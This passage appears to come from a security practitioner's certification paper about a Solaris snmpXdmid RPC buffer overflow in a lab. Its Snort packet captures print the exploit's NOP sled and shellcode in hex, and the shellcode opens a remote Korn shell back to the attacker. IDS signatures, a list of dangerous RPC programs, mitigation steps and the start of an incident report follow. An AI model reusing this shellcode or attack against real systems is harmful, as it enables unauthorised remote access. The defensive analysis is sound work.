6C 68 6F 73 74 00 00 00 00 00 00 00 00 00 00 00  lhost...........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 01  ................
00 00 06 44 00 00 00 00 00 00 00 0D 00 00 00 6F  ...D...........o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
Repeated for 1248 bytes …………….
```

The second traffic capture shows the contents of the buffer, 00 09 69 C0 on the network, which is actually the contents of the address[ ] array (in the code).

```
08/30-22:09:56.005482 0:D0:59:23:EF:58 -> 8:0:20:8F:7E:92 type:0x800
len:0x5EA
192.168.0.93:621 -> 192.168.0.225:32780 TCP TTL:64 TOS:0x0 ID:23940
IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x945B4C95 Ack: 0xA044C8FB Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 2452021 1092331
00 00 00 00 00 00 00 0E 00 00 00 69 FF FF FF C0 ...........i....
00 00 00 00 00 00 00 0E 00 00 00 69 FF FF FF C0 ...........i....
00 00 00 00 00 00 00 0E 00 00 00 69 FF FF FF C0 ...........i....
00 00 00 00 00 00 00 0E 00 00 00 69 FF FF FF C0 ...........i....
00 00 00 00 00 00 00 0E 00 00 00 69 FF FF FF C0 ...........i....
00 00 00 00 00 00 00 0E 00 00 00 69 FF FF FF C0 ...........i....
00 00 00 00 00 00 00 0E 00 00 00 69 FF FF FF C0 ...........i....
00 00 00 00 00 00 00 0E 00 00 00 69 FF FF FF C0 ...........i....
00 00 00 00 00 00 00 0E 00 00 00 69 FF FF FF C0 ...........i....
00 00 00 00 00 00 00 0E 00 00 00 69 FF FF FF C0 ...........i....
00 00 00 00 00 00 00 0E 00 00 00 69 FF FF FF C0 ...........i....
00 00 00 00 00 00 00 0E 00 00 00 69 FF FF FF C0 ...........i....
00 00 00 00 00 00 00 0E 00 00 00 69 FF FF FF C0 ...........i....
00 00 00 00 00 00 00 0E 00 00 00 69 FF FF FF C0 ...........i....
00 00 00 00 00 00 00 0E 00 00 00 69 FF FF FF C0 ...........i....
00 00 00 00 00 00 00 0E 00 00 00 69 FF FF FF C0 ...........i....
00 00 00 00 00 00 00 0E 00 00 00 69 FF FF FF C0 ...........i....
00 00 00 00 00 00 00 0E 00 00 00 69 FF FF FF C0 ...........i....
00 00 00 00 00 00 00 0E 00 00 00 69 FF FF FF C0 ...........i....
00 00 00 00 00 00 00 0E 00 00 00 69 FF FF FF C0 ...........i....
00 00 00 00 00 00 00 0E 00 00 00 69 FF FF FF C0 ...........i....
00 00 00 00 00 00 00 0E 00 00 00 69 FF FF FF C0 ...........i....

Repeated for 352 bytes …………….
```

The next packet capture consists of the unassigned and the zero filled part of the buffer.

```
08/30-22:09:56.005747 0:D0:59:23:EF:58 -> 8:0:20:8F:7E:92 type:0x800
len:0x5EA
192.168.0.93:621 -> 192.168.0.225:32780 TCP TTL:64 TOS:0x0 ID:23941
IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x945B523D  Ack: 0xA044C8FB  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2452021 1092331
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
Repeated for approximately  72500 bytes …
```

This part of the buffer is the nop instructions passed.The opcode for a nop instruction is “\x80\x1c\x40\x11”. These when seen over the network using Snort are:

```
08/30-22:09:56.052664 0:D0:59:23:EF:58 -> 8:0:20:8F:7E:92 type:0x800
len:0x5EA
192.168.0.93:621 -> 192.168.0.225:32780 TCP TTL:64 TOS:0x0 ID:24124
IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x945F389D  Ack: 0xA044C8FB  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2452045 1092336
FF FF FF 80 00 00 00 1C 00 00 00 40 00 00 00 11  ...........@....
FF FF FF 80 00 00 00 1C 00 00 00 40 00 00 00 11  ...........@....
FF FF FF 80 00 00 00 1C 00 00 00 40 00 00 00 11  ...........@....
FF FF FF 80 00 00 00 1C 00 00 00 40 00 00 00 11  ...........@....
FF FF FF 80 00 00 00 1C 00 00 00 40 00 00 00 11  ...........@....
FF FF FF 80 00 00 00 1C 00 00 00 40 00 00 00 11  ...........@....
FF FF FF 80 00 00 00 1C 00 00 00 40 00 00 00 11  ...........@....
FF FF FF 80 00 00 00 1C 00 00 00 40 00 00 00 11  ...........@....
FF FF FF 80 00 00 00 1C 00 00 00 40 00 00 00 11  ...........@....
FF FF FF 80 00 00 00 1C 00 00 00 40 00 00 00 11  ...........@....
```

```
FF FF FF 80 00 00 00 1C 00 00 00 40 00 00 00 11  ...........@....
FF FF FF 80 00 00 00 1C 00 00 00 40 00 00 00 11  ...........@....
FF FF FF 80 00 00 00 1C 00 00 00 40 00 00 00 11  ...........@....
FF FF FF 80 00 00 00 1C 00 00 00 40 00 00 00 11  ...........@....
FF FF FF 80 00 00 00 1C 00 00 00 40 00 00 00 11  ...........@....

Repeated for approx 63900 bytes…
```

After the nop instructions the findsckcode and shellcode is passed, this when seen over the network using Snort is:

```
08/30-22:09:56.108177 0:D0:59:23:EF:58 -> 8:0:20:8F:7E:92 type:0x800
len:0x43A
192.168.0.93:621 -> 192.168.0.225:32780 TCP TTL:64 TOS:0x0 ID:24301
IpLen:20 DgmLen:1068 DF
***AP*** Seq: 0x94631EED  Ack: 0xA044C8FB  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2452073 1092341
FF FF FF 80 00 00 00 1C 00 00 00 40 00 00 00 11     ...........@....
FF FF FF 80 00 00 00 1C 00 00 00 40 00 00 00 11     ...........@....
FF FF FF 80 00 00 00 1C 00 00 00 40 00 00 00 11     ...........@....
FF FF FF 80 00 00 00 1C 00 00 00 40 00 00 00 11     ...........@....
FF FF FF 80 00 00 00 1C 00 00 00 40 00 00 00 11      ...........@....
FF FF FF 80 00 00 00 1C 00 00 00 40 00 00 00 11      ...........@....
00 00 00  20 FF FF FF BF FF FF FF FF FF FF FF FF  ... ............
00 00 00  20 FF FF FF BF FF FF FF FF FF FF FF FF  ... ............
00 00 00  7F FF FF FF FF FF FF FF FF FF FF FF FF  ................
00 00 00  33 00 00 00  02 00 00 00  02 FF FF FF  96  ...3............
FF FF FF A0 00 00 00  10 00 00 00  20 FF FF FF  FF  ........... ....
FF FF FF A2 00 00 00  10 00 00 00  20 00 00 00  54  ........... ...T
FF FF FF A4 00 00 00  03 FF FF FF  FF FF FF FF D0  ................
FF FF FF AA 00 00 00  03 FF FF FF E0 00 00 00  28  ................(
FF FF FF 81  FF FF FF C5 00 00 00  60 00 00 00  08  ...........`....
FF FF FF C0 00 00 00  2B FF FF FF E0 00 00 00  04  .......+........
FF FF FF E6 00 00 00  03 FF FF FF  FF FF FF FF D0  ................
FF FF FF E8 00 00 00 03 FF FF FF  E0 00 00 00  04  ................
FF FF FF A8 FF FF FF A4 FF FF FF C0 00 00 00  14  ................
00 00 00  02 FF FF FF BF FF FF FF FF FF FF FF FB  ................
FF FF FF AA 00 00 00 03 FF FF FF  E0 00 00 00  5C  ................\
FF FF FF E2 00 00 00 23 FF FF FF  FF FF FF FF C4  .......#........
FF FF FF E2 00 00 00 23 FF FF FF  FF FF FF FF C8  .......#........
FF FF FF E4 00 00 00 23 FF FF FF  FF FF FF FF CC  .......#........
FF FF FF 90 00 00 00 04 00 00 00  20 00 00 00  01  ........... ....
FF FF FF A7 00 00 00 2C 00 00 00  60 00 00 00  08  .......,...`....
FF FF FF 92 00 00 00 14 FF FF FF  E0 FF FF FF 91  ................
FF FF FF 94 00 00 00 03 FF FF FF  FF FF FF FF C4  ................
```

```
FF FF FF 82 00 00 00 10 00 00 00  20 00 00 00  36     ........... ...6
FF FF FF 91 FF FF FF D0 00 00 00 20 00 00 00  08      ........... ....
00 00 00 1A FF FF FF BF FF FF FF FF FF FF FF F1       ................
FF FF FF A0 FF FF FF A4 00 00 00 20 00 00 00  01      ........... ....
00 00 00 12 FF FF FF BF FF FF FF FF FF FF FF F5       ................
FF FF FF A6 00 00 00 10 00 00 00 20 00 00 00   03     ........... ....
FF FF FF 90 00 00 00 04 00 00 00 20 00 00 00   02     ........... ....
FF FF FF 92 00 00 00 10 00 00 00 20 00 00 00   09     ........... ....
FF FF FF 94 00 00 00 04 FF FF FF FF FF FF FF FF       ................
FF FF FF 82 00 00 00 10 00 00 00 20 00 00 00   3E     ........... ...>
FF FF FF A6 FF FF FF 84 FF FF FF FF FF FF FF FF       ................
00 00 00 12 FF FF FF BF FF FF FF FF FF FF FF FB       ................  (findsck code
FF FF FF 91 FF FF FF D0 00 00 00 20 00 00 00 08      ........... ....   ends)
00 00 00 20 FF FF FF BF FF FF FF FF FF FF FF FF       ... ...........   (shell code
00 00 00 20 FF FF FF BF FF FF FF FF FF FF FF FF       ... ...........    begins    )
00 00 00 7F FF FF FF FF FF FF FF FF FF FF FF FF       ................
FF FF FF 90 00 00 00 03 FF FF FF E0 00 00 00 20       ...............
FF FF FF 92 00 00 00 02 00 00 00 20 00 00 00 10       ........... ....
FF FF FF C0 00 00 00 22 00 00 00 20 00 00 00 08       ......."... ....
FF FF FF D0 00 00 00 22 00 00 00 20 00 00 00 10       ......."... ....
FF FF FF C0 00 00 00 22 00 00 00 20 00 00 00 14      ......."... ....
FF FF FF 82 00 00 00 10 00 00 00 20 00 00 00 0B      ........... ....
FF FF FF 91 FF FF FF D0 00 00 00 20 00 00 00 08      ........... ....
00 00 00 2F 00 00 00 62 00 00 00   69 00 00 00 6E     .../...b...i...n
00 00 00 2F 00 00 00 6B 00 00 00   73 00 00 00 68     .../...k...s...h  (shell code
00 00 00 00 00 00 00 00 00 00 00   00 00 00 00 00     ................     ends)
00 00 00 00 00 00 00 00                              ........
```

The highlighted code is the "findsckcode" and the "shellcode" that are used for maintaining the TCP connenction and sending back the remote korn shell to the attacker machine, respectively.

The exploit sends a "uname –a" command and has been captured by Snort as:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

08/30-22:10:06.102585  0:D0:59:23:EF:58  ->  8:0:20:8F:7E:92  type:0x800 len:0x50
192.168.0.93:621 -> 192.168.0.225:32780 TCP TTL:64 TOS:0x0 ID:24302 IpLen:20 DgmLen:66 DF
***AP*** Seq: 0x946322E5  Ack: 0xA044C8FB  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2457191 1092343
2F 62 69 6E 2F 75 6E 61 6D 65 20 2D 61 0A       /bin/uname -a.
```

=+=

08/30-22:10:06.115661 8:0:20:8F:7E:92 -> 0:D0:59:23:EF:58 type:0x800 len:0x72
192.168.0.225: 32780 -> 192.168.0.93:621 TCP TTL:64 TOS:0x0 ID:44381 IpLen:20 DgmLen:100 DF
AP Seq: 0xA044C8FB Ack: 0x946322F3 Win: 0x6028 TcpLen: 32
TCP Options (3) => NOP NOP TS: 1093342 2457191
53 75 6E 4F 53 20 67 69 61 63 20 35 2E 38 20 47 **SunOS giac 5.8 G**
65 6E 65 72 69 63 20 73 75 6E 34 75 20 73 70 61 **eneric sun4u spa**
72 63 20 53 55 4E 57 2C 55 6C 74 72 61 2D 31 0A **rc SUNW,Ultra-1**

The next command that was sent is the netstat –an command shown below:
=+=

08/30-22:10:25.506316 0:D0:59:23:EF:58 -> 8:0:20:8F:7E:92 type:0x800 len:0x59
192.168.0.93: 621 -> 192.168.0.225: 32780 TCP TTL:64 TOS:0x0 ID:24304 IpLen:20 DgmLen:75 DF
AP Seq: 0x946322F3 Ack: 0xA044C92B Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 2467125 1093342
6E 65 74 73 74 61 74 20 2D 61 6E 20 7C 20 67 72 **netstat -an | gr**
65 70 20 36 36 32 0A **ep 621**

=+=

08/30-22:10:25.562234 8:0:20:8F:7E:92 -> 0:D0:59:23:EF:58 type:0x800 len:0x92
192.168.0.225: 32780 -> 192.168.0.93: 621 TCP TTL:64 TOS:0x0 ID:44382 IpLen:20 DgmLen:132 DF
AP Seq: 0xA044C92B Ack: 0x9463230A Win: 0x6028 TcpLen: 32
TCP Options (3) => NOP NOP TS: 1095286 2467125
31 39 32 2E 31 36 38 2E 30 2E 32 32 35 2E 33 32 **192.168.0.225.32**
38 36 30 20 20 31 39 32 2E 31 36 38 2E 30 2E 39 **780 192.168.0.9**
33 2E 36 36 32 20 20 20 20 20 20 35 38 34 30 20 **3.621 5840**
20 20 20 20 20 30 20 32 34 36 31 36 20 20 20 20 **0 24616**
20 32 33 20 45 53 54 41 42 4C 49 53 48 45 44 0A **23 ESTABLISHED**

=+=

Signature of the attack

The following section details the way this exploit can be identified by using its unique signature. I have put signatures that correspond to Snort and NFR IDS.

Snort IDS signature

The signatures in Snort IDS for this attack are found in the rpc.rules file. The rpc.rules has to be included in the snort.conf – snort configuration file – for the attack to be detected. The Snort IDS has the following signatures to detect the attack

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 111 (msg:"RPC portmap snmpXdmi request TCP"; flow:to_server,established; content:"|00 00 00 00|"; offset:8; depth:4; content:"|00 01 86 A0|"; offset:16; depth:4; content:"|00 00 00 03|"; distance:4; within:4; byte_jump:4,4,relative,align; byte_jump:4,4,relative,align; content:"|00 01 87 99|"; within:4; reference:cve,CAN-2001-0236; reference:url,www.cert.org/advisories/CA-2001-05.html; reference:bugtraq,2417; classtype:rpc-portmap-decode; sid:593; rev:13;)

alert udp $EXTERNAL_NET any -> $HOME_NET 111 (msg:"RPC portmap snmpXdmi request UDP"; content:"|00 00 00 00|"; offset:4; depth:4; content:"|00 01 86 A0|"; offset:12; depth:4; content:"|00 00 00 03|"; distance:4; within:4; byte_jump:4,4,relative,align; byte_jump:4,4,relative,align; content:"|00 01 87 99|"; within:4; reference:cve,CAN-2001-0236; reference:url,www.cert.org/advisories/CA-2001-05.html; reference:bugtraq,2417; classtype:rpc-portmap-decode; sid:1279; rev:9;)
```

The above two signatures detect the RPC portmapper requests sent onto the victim machine. These two signatures corresponds to TCP and UDP requests to the portmapper running on port 111.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"RPC snmpXdmi overflow attempt TCP"; flow:to_server,established; content:"|00 00 00 00|"; offset:8; depth:4; content:"|00 01 87 99|"; offset:16; depth:4; content:"|00 00 01 01|"; distance:4; within:4; byte_jump:4,4,relative,align; byte_jump:4,4,relative,align; byte_test:4,>,1024,20,relative; reference:bugtraq,2417; reference:cve,CAN-2001-0236; reference:url,www.cert.org/advisories/CA-2001-05.html; classtype:attempted-admin; sid:569; rev:9;)

alert udp $EXTERNAL_NET any -> $HOME_NET any (msg:"RPC snmpXdmi overflow attempt UDP"; content:"|00 00 00 00|"; offset:4; depth:4; content:"|00 01 87 99|"; offset:12; depth:4; content:"|00 00 01 01|"; distance:4; within:4; byte_jump:4,4,relative,align; byte_jump:4,4,relative,align;
```

```
byte_test:4,>,1024,20,relative; reference:bugtraq,2417; reference:cve,CAN-2001-0236; reference:url,www.cert.org/advisories/CA-2001-05.html; classtype:attempted-admin; sid:2045; rev:3;)
```

The above two signatures detect the snmpXdmid buffer overflow attempt.

Note: The strings highlighted above in red are the signatures on which snort had alerted during the lab tests. The details are mentioned below.

During the tests that I conducted in our lab, two alerts were generated by Snort. The victim machine had the IP address 192.168.0.225 and the attacker machine was 192.168.0.93

```
[**] [1:1279:9] RPC portmap snmpXdmi request UDP [**]
[Classification: Decode of an RPC Query] [Priority: 2]
08/30-21:51:59.362320 192.168.0.93:620 -> 192.168.0.225:111
UDP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
Len: 56
[Xref => http://www.securityfocus.com/bid/2417][Xref => http://www.cert.org/advisories/CA-2001-05.html][Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0236]
```

The above alert has been generated due to the RPC portmapper request that is initially sent to the Solaris machine.

```
[**] [1:569:9] RPC snmpXdmi overflow attempt TCP [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
08/30-21:51:59.372992 192.168.0.93:621 -> 192.168.0.225:32848
TCP TTL:64 TOS:0x0 ID:26996 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x51AA69A0  Ack: 0x908E4C9E  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1900785 984696
[Xref => http://www.cert.org/advisories/CA-2001-05.html][Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0236][Xref => http://www.securityfocus.com/bid/2417]
```

The above alert is generated due to match with the buffer overflow code.

The following packets generated these alerts:

The first packet

```
08/30-21:51:59.362320 0:D0:59:23:EF:58 -> 8:0:20:8F:7E:92 type:0x800
len:0x62 192.168.0.93:620 -> 192.168.0.225:111 UDP TTL:64 TOS:0x0 ID:0
IpLen:20 DgmLen:84 DF Len: 56
1D 82 CA E8 00 00 00 00 00 00 00 02 00 01 86 A0      ................
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00      ................
00 00 00 00 00 00 00 00 00 01 87 99 00 00 00 01      ................
00 00 00 06 00 00 00 00                              ........
```

This is the packet which gives the first alert as “RPC portmap snmpXdmi request UDP”. This alert is generated due to the above -highlighted in red- signature that Snort detects in the network. As mentioned above this is the signature present in the rpc.rules file and has been already included in the snort.conf- configuration file for the Snort IDS.

The second packet

```
08/30-21:51:59.372992 0:D0:59:23:EF:58 -> 8:0:20:8F:7E:92 type:0x800
len:0x5EA 192.168.0.93:621 -> 192.168.0.225:32848 TCP TTL:64 TOS:0x0
ID:26996 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x51AA69A0  Ack: 0x908E4C9E  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1900785 984696

00 00 0F 9C 40 1A B1 E9 00 00 00 00 00 00 00 02  ....@...........
00 01 87 99 00 00 00 01 00 00 01 01 00 00 00 01  ................
00 00 00 20 3F 50 CF 27 00 00 00 09 6C 6F 63 61  ... ?P.'....loca
6C 68 6F 73 74 00 00 00 00 00 00 00 00 00 00 00  lhost...........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 01  ................
00 00 06 44 00 00 00 00 00 00 00 0D 00 00 00 6F  ...D...........o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ...............o
```

```
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ..............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ..............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ..............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ..............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ..............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ..............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ..............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ..............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ..............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ..............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ..............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ..............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ..............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ..............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ..............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ..............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ..............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ..............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ..............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ..............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ..............o
FF FF FF C0 00 00 00 00 00 00 00 0D 00 00 00 6F  ..............o
```

The above shows the packet captured by Snort which gives the second alert as "RPC snmpXdmi overflow attempt TCP". This alert is generated due to the above -highlighted in red- traffic that Snort detects in the network. This signature is also present in the rpc.rules file that has already been included in the snort.conf file.

NFR signatures

The following NFR signatures have been taken from NFR NID-310. The NFR IDS contains three parts to describe an attack- the description of the attack, code to detect the attack, and values that it looks for. The NFR IDS does not contain a signature for this particular attack but detects any request for RPC program number 100249- which is the snmpXdmid. If such a request is generated then it alerts. The description file for the attack is badnum.desc and can be viewed from the NFR console by selecting the “Bad RPC program” backend in the RPC module from the packages tab. The following is the description for Bad RPc programs taken from the badnum.desc file in NFR:

> Many RPC programs are inherently dangerous and should not be running in a secure environment. This backend will dynamically track all the RPC programs running on a machine and requests to those programs.
>
> By default, the list of dangerous RPC programs listed in the BAD_RPC_NUM variable:

```
100001 rstatd
100004 ypserv
100007 ypbind
100008 walld
100009 yppasswdd
100017 rexd
100026 bootparam
100028 ypupdated
100068 cmsd
100069 ypxfrd
100116 rpcnfs
100232 sadmind
100249 snmpXdmi
100300 nisd
100303 nispasswd
150001 pcnfsd
300019 amd
```

You can modify this variable by going to Administration, Variables Configuration, and setting BAD_RPC_NUM. You can disable this backend entirely by going to Administration, Package Configuration, opening the package RPC, and selecting the backend Bad RPC Programs, then clicking Disable

Some operating systems start a plethora of insecure RPC services at boot time. Remove their entries from /etc/inetd.conf and the start-up scripts. If these programs are required, be sure you have applied the latest applicable security patches from the vendor.

If your security policy allows this particular RPC program, remove it from the BAD_RPC_NUM variable as described above.

The N-code (language used by NFR to write signatures) for detecting the port mapper request is given below.

```
# $Id: badnum.nfr,v 1.1.2.1 2002/09/05 18:12:57 mbing Exp $
badnum_schema = library_schema:new(1, [ "time", "ip", "ip", "string", "int",
    "int", "string" ], scope());
badnum_rec = recorder("bin/list %c", "badnum_schema");
# Args: $prog_num, $src, $dst, $proto, $sport, $dport
func check_bad_num {
    if (BAD_RPC_NUM[$1]) {
        $prog = rpc:getrpcname($1);
        if (typeof(($pintf = packet.intf)) != "str") $pintf = "UNKNOWN";
        alert(badnum_src, badnum_bad_prog, $2, $3, $6, $prog,
            "--AlertDetails", "ALERT_ID", "18-3", "ALERT_CONFIDENCE", "90",
            "ALERT_SEVERITY", "medium", "ALERT_EVENT_TYPE", "unknown",
            "ALERT_IMPACT", "unknown", "ALERT_ASSESSMENT", "unknown",
```

```
        "IP  ADDR  SRC", $2, "PORT  SRC", $5,
        "IP_ADDR_DST", $3, "PORT_DST", $6,
        "IP_PROTO_NUM", ip.proto,
        "RPC_SVC_NUM", $1,
        "PACKET_INTF", $pintf);
      record packet.sec, $2, $3, $4, $5, $6, cat($1, " (", $prog, ")")
        to badnum_rec;
      misc_attacks:rec(packet.sec, scope(), cat("bad RPC num: ", $1),
        $2, $3);
  }
}
```

The above code is compiled and pushed to the sensor after compiling when the "Bad RPC programs" backend has been selected.

The values for the BAD_RPC_NUM used in the N-code are listed in the "badnum.values" file as follows:

```
The values for the BAD_RPC_NUM are listed in NFR as
desc Bad RPC program numbers
text This is a list of RPC services that we should not see.
name BAD_RPC_NUM
mode array_map
 100001
 100004
 100007
 100008
 100009
 100017
 100026
 100028
 100068
 100069
 100116
 100232
 100249
 100300
 100303
 150001
 300019
 391016
```

How to protect against the attack

Here I will list down the steps for mitigating this vulnerability:

For systems that do not use the DMI functionality of SEA:

1. The vulnerability is mitigated by stopping the snmpXdmid service and not allowing it to start on system boot. The following are the steps to be carried out:

   i. Stop the snmpXdmid daemon by running the following command
   # /etc/init.d/init.dmi stop

   ii. Change the entry in the "/etc/rc3.d/" from S77dmi to s77dmi so that it does not start on system boot.

   iii. In addition, change the permission on /usr/lib/dmi/snmpXdmid to 000

2. Another way to mitigate this vulnerability is to remove the entire package that contains the snmpXdmid. The command to do this is:

   pkgrm SUNWsadmi

For systems that require the DMI functionality of SEA:

Apply the appropriate patches released by sun according to the following list:

SunOS 5.8	108869-07 [21]
SunOS 5.8_x86(INTEL)	108870-07 [22]
SunOS 5.7	107709-15 [23]
SunOS 5.7_x86(INTEL)	107710-15 [24]
SunOS 5.6	106787-15 [25]
SunOS 5.6_x86 (INTEL)	106872-15 [26]

The patches can be added by using the following command

patchadd <Patch_directory_path/patch_name>
for example :
#patchadd /var/spool/patch/108869

[21] Patch download link: http://sunsolve.sun.com/pub-cgi/findPatch.pl?patchId=108869
[22] Patch download link: http://sunsolve.sun.com/pub-cgi/findPatch.pl?patchId=108870
[23] Patch download link: http://sunsolve.sun.com/pub-cgi/findPatch.pl?patchId=107709
[24] Patch download link: http://sunsolve.sun.com/pub-cgi/findPatch.pl?patchId=107710
[25] Patch download link: http://sunsolve.sun.com/pub-cgi/findPatch.pl?patchId=106787
[26] Patch download link: http://sunsolve.sun.com/pub-cgi/findPatch.pl?patchId=106872

Part 3 - Incident Handling

This incident occured in my previous organization where I was working in the newly formed security group. The events mentioned here relate to actual happenings on Feb 08 2002.

Preparation

The Organization's security group was just 2 months old and comprised of 5 people; two of them, including me, had been transferred to this group from the network support group and the other two were just 6 months into the organization. Two of the younger engineers were involved in designing the web-site for the security group as it was planned to offer security consultancy services to the Indian IT community through an interactive web-site, newsletters, message board, etc. The fifth person was the manager of the team.

